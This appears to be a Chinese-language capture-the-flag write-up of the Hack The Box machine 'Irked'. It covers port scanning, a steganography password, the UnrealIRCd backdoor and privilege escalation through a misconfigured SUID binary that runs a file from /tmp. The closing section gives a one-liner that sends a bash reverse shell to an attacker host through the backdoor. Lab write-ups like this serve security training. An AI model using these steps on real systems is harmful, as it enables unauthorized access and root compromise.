
Hack The Box - Irked Writeup

原创

ShinJoe 于 2019-04-28 00:26:25 发布 634 收藏 1
分类专栏： hackthebox



- nmap 扫描全端口，其中有价值的为22，80，8080，65534。

```
22/tcp   open     ssh     OpenSSH 6.7p1 Debian 5+deb8u4 (protocol 2.0)
| ssh-hostkey:
|   1024 6a:5d:f5:bd:cf:83:78:b6:75:31:9b:dc:79:c5:fd:ad (DSA)
|   2048 75:2e:66:bf:b9:3c:cc:f7:7e:84:8a:8b:f0:81:02:33 (RSA)
|   256 c8:a3:a2:5e:34:9a:c4:9b:90:53:f7:50:bf:ea:25:3b (ECDSA)
|_  256 8d:1b:43:c7:d0:1a:4c:05:cf:82:ed:c1:01:63:a2:0c (EdDSA)
80/tcp   open     http    Apache httpd 2.4.10 ((Debian))
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: Site doesn't have a title (text/html).
111/tcp  open     rpcbind 2-4 (RPC #100000)
| rpcinfo:
|   program version   port/proto  service
|   100000  2,3,4        111/tcp  rpcbind
|   100000  2,3,4        111/udp  rpcbind
|   100024  1          41279/tcp  status
|_  100024  1          49667/udp  status
514/tcp  filtered shell
8080/tcp open     http    SimpleHTTPServer 0.6 (Python 2.7.9)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title: Directory listing for /
65534/tcp open  irc     UnrealIRCd (Admin email djmardov@irked.htb)
```

- 通过8080端口，可以找到djmardov/下有一个.backup文件，内容为

```
Super elite steg backup pw
UPupDOWNdownLRlrBAbaSSss
```

- 下载80端口网页上的图片，用steghide获取隐写的文字，密码即是上图里的那一串。隐写的文字即为用户djmardov的密码。
- 另一种方法是用metasploit中的unreal_irc_backdoor模块，攻击65534端口，可得到一个权限较低的shell，也可进入/home/djmardov/找到backup文件。用djmardov登陆后，user.txt got。
- 找到所有suid被设为1的程序，其中这个viewuser看起来很可疑。

```
djmardov@irked:/$  find / -perm -u=s -type f 2>/dev/null
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/spice-gtk/spice-client-glib-usb-acl-helper
/usr/sbin/exim4
/usr/sbin/pppd
/usr/bin/chsh
/usr/bin/procmail
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/at
/usr/bin/pkexec
/usr/bin/X
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/viewuser
/sbin/mount.nfs
/bin/su
```


- 运行viewuser，输出如下。显然，它用sh去运行一个/tmp/listusers的文件，我们没办法修改这个viewuser，但是可以创建为我们所用的listusers。

```
djmardov@irked:/$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-02-12 17:49 (:0)
djmardov pts/0        2019-02-12 17:52 (10.10.13.221)
djmardov pts/4        2019-02-12 18:06 (10.10.12.9)
sh: 1: /tmp/listusers: not found
```

- 我的listusers内容为：cd /root ; ls ; cat root.txt。运行viewuser，结果如下：

```
djmardov@irked:/$ viewuser
This application is being devleoped to set and test user permissions
It is still being actively developed
(unknown) :0           2019-02-12 17:49 (:0)
djmardov pts/0        2019-02-12 17:52 (10.10.13.221)
djmardov pts/3        2019-02-12 18:01 (10.10.13.228)
djmardov pts/4        2019-02-12 18:06 (10.10.12.9)
pass.txt  root.txt
8d8e9e8be64654b6dccc3bff4522daf3
```


- 当然你也可以直接把listusers改成/bin/bash，去获取一个root shell。
- 两点收获：对于CTF-like的Box，最好扫描全端口；利用suid被误设的程序是提权的有效手段之一，需要一些耐心去尝试。

--------✂----------✂----------✂----------

手动获取Unreal IRC的backdoor shell：

echo "AB; bash -c 'bash -i >& /dev/tcp/[ip]/[port] 0>&1' " | ncat 10.10.10.117 8067

更多方法参考https://www.hackingtutorials.org/metasploit-tutorials/hacking-unreal-ircd-3-2-8-1/